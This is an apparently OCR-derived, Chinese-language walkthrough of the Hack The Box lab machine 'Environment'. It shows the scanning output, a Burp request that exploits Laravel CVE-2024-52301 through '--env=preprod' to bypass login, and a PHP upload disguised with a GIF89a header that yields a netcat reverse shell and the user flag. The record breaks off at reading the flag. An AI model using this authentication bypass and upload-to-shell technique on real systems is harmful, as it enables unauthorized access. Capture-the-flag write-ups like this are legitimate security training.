
envirment

```
pin@DESKTOP-J1MGJAR ~/Desktop> nmap -T4 -sC -sV 10.10.11.67 -F
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-26 20:33 CST
Nmap scan report for 10.10.11.67
Host is up (0.060s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
|_  256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: Did not follow redirect to http://environment.htb
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.89 seconds
```

可使用
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
pin@DESKTOP-J1MGJAR ~/Desktop [255]> dirb http://environment.htb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May 26 21:38:55 2025
URL_BASE: http://environment.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://environment.htb/ ----
==> DIRECTORY: http://environment.htb/build/
+ http://environment.htb/favicon.ico (CODE:200|SIZE:0)
+ http://environment.htb/index.php (CODE:200|SIZE:4602)
+ http://environment.htb/login (CODE:200|SIZE:2391)
+ http://environment.htb/logout (CODE:302|SIZE:358)
+ http://environment.htb/mailing (CODE:405|SIZE:244873)
+ http://environment.htb/robots.txt (CODE:200|SIZE:24)
==> DIRECTORY: http://environment.htb/storage/
+ http://environment.htb/up (CODE:200|SIZE:2125)
+ http://environment.htb/upload (CODE:405|SIZE:244871)
==> DIRECTORY: http://environment.htb/vendor/

---- Entering directory: http://environment.htb/build/ ----
==> DIRECTORY: http://environment.htb/build/assets/
```


每個網頁都翻一下




發現 Laravel 11.30.0有洞

https://dev.to/saanchitapaul/high-severity-laravel-vulnerability-cve-2024-52301-awareness-and-action-required-15po

為 **CVE-2024-52301**



使用 burpsuite故意把儲存帳號欄位值空白會報錯



把帳號欄位也用掉會發現 remember不是用 if else所以附值會接續後面步驟

這次改給數值

Request

Pretty Raw Hex

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://environment.htb/login?error=Invalid%20credentials.
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-TOKEN=
eyJpdiI6IkMrcy9RV1JVRFlNTjVrZ3RvMkJVT0E9PSIsInZhbHVlIjoib0hwbTBsMjdHa3ZvUGlDM1hmUEhsUHNSdC80NkkvL29UUU9kcXNnNC82a1pEZld6cWpqbzRzK1NnenR0S2dUaXNwRGpzTCtibVg2L0xWTWExU3BNYlpheExmMG5LSjNZd1QrMndGRE94QmNVSEg5MXRhRXJmeHNUcG54UOZIMzEiLCJtYWMiOiIwN2EzNWZjYjQxM2IwY2I3NTVjOTRjNDBhYzJkMTAxMTg1NTYyM2U3M2FhODcxZDBjOGZhYTYxMDdlNjYOOTBlIiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6IkxhZDFUVFFJQllzUVVkTVlvdTFTQWc9PSIsInZhbHVlIjoiQUNqTk1tdFAwQ0VGWmsvUDVwQVZsVVpDeXZ5bklnOGJ4TDBSbnhrZHh6VEFYTld2RzhGZS9sbWZGdDhIZExvUHhnMVM0encxKO1FalYvc0tVdzVVNO51TlFmROFMQk1jTy9KU2FGaUN5L0JjbDlhdHVzSOJTRnplMFF1Y2VNdDQiLCJtYWMiOiJmYmJjNjIxZjkwNWEwMTI1M2E4NmJmZTAwNTE2YThlYzRhYmIzMGVkMDdkNzVlMTBhODljYzYzMmQ3Zjg2YzhmIiwidGFnIjoiIn0%3D
Connection: keep-alive

_token=XorYFMW2zEGedDf99LOcdVgkXvSsAxFKBSbvPt0C&email=email%40gmail.com&password=asd&remember=123
```


發現與cve相關的env

routes/web.php :75


```
70          $keep_loggedin = False;
71      } elseif ($remember == 'True') {
72          $keep_loggedin = True;
73      }
74
75      if($keep_loggedin !== False) {
76      // TODO: Keep user logged in if he selects "Remember Me?"
77      }
78
79      if(App::environment() == "preprod") { //QOL: login directly as me in dev/local/preprod envs
80          $request->session()->regenerate();
81          $request->session()->put('user_id', 1);
82          return redirect('/management/dashboard');
83      }
84
85      $user = User::where('email', $email)->first();
86
```


查看poc 發現用 --env就能注入

並且 preprod 環境會直接給予 id 1號的使用者帳號



Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
POST /login?--env=preprod HTTP/1.1
Host: environment.htb
Content-Length: 97
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://environment.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://environment.htb/login
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-TOKEN=
Connection: keep-alive
_token=nowUwPqzQG5oraUZghBTOTr9AfMLhAxOmedvFJIc&email=email%40gmail.com&password=aa&remember=True
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers

成功進入



Environment.HTB
Hi, Hish
Dashboard
Profile
Logout
Mailing List
Email Address
Subscribed Date & Time
Status
cooper@cooper.com
2025-01-06 12:57:01
Subscribed
bob@bobbybuilder.net
2025-01-06 13:05:35
Subscribed
sandra@bullock.com
2025-01-06 13:07:59
Unsubscribed
p.bowls@gmail.com
2025-01-06 13:08:17
Subscribed
bigsandwich@sandwich.com
2025-01-06 13:10:00
Unsubscribed
dave@thediver.com
2025-01-08 03:06:12
Subscribed
dreynolds@sunny.com
2025-01-11 11:03:52
Subscribed
will@goldandblack.net
2025-01-11 23:07:47
Subscribed
nick.m@chicago.com
2025-01-11 23:58:04
Subscribed



發現上傳成功後的檔案會放在 /storage/files/ 底下



要放入 "php." 與 `GIF89a` 以及 reverse_shell




```
pin@DESKTOP-J1MGJAR ~/Desktop> nc -lvp 8008
listening on [any] 8008 ...
connect to [10.10.14.100] from environment.htb [10.10.11.67] 41010
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64 GNU/Linux
 21:59:35 up 56 min,  0 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (951): Inappropriate ioctl for device
bash: no job control in this shell
www-data@environment:/$
```

獲得第一個 user flag

```
www-data@environment:/home$ ls
ls
hish
www-data@environment:/home$ cd hish
cd hish
www-data@environment:/home/hish$ ls
ls
backup
user.txt
www-data@environment:/home/hish$ cat user.txt
cat user.txt
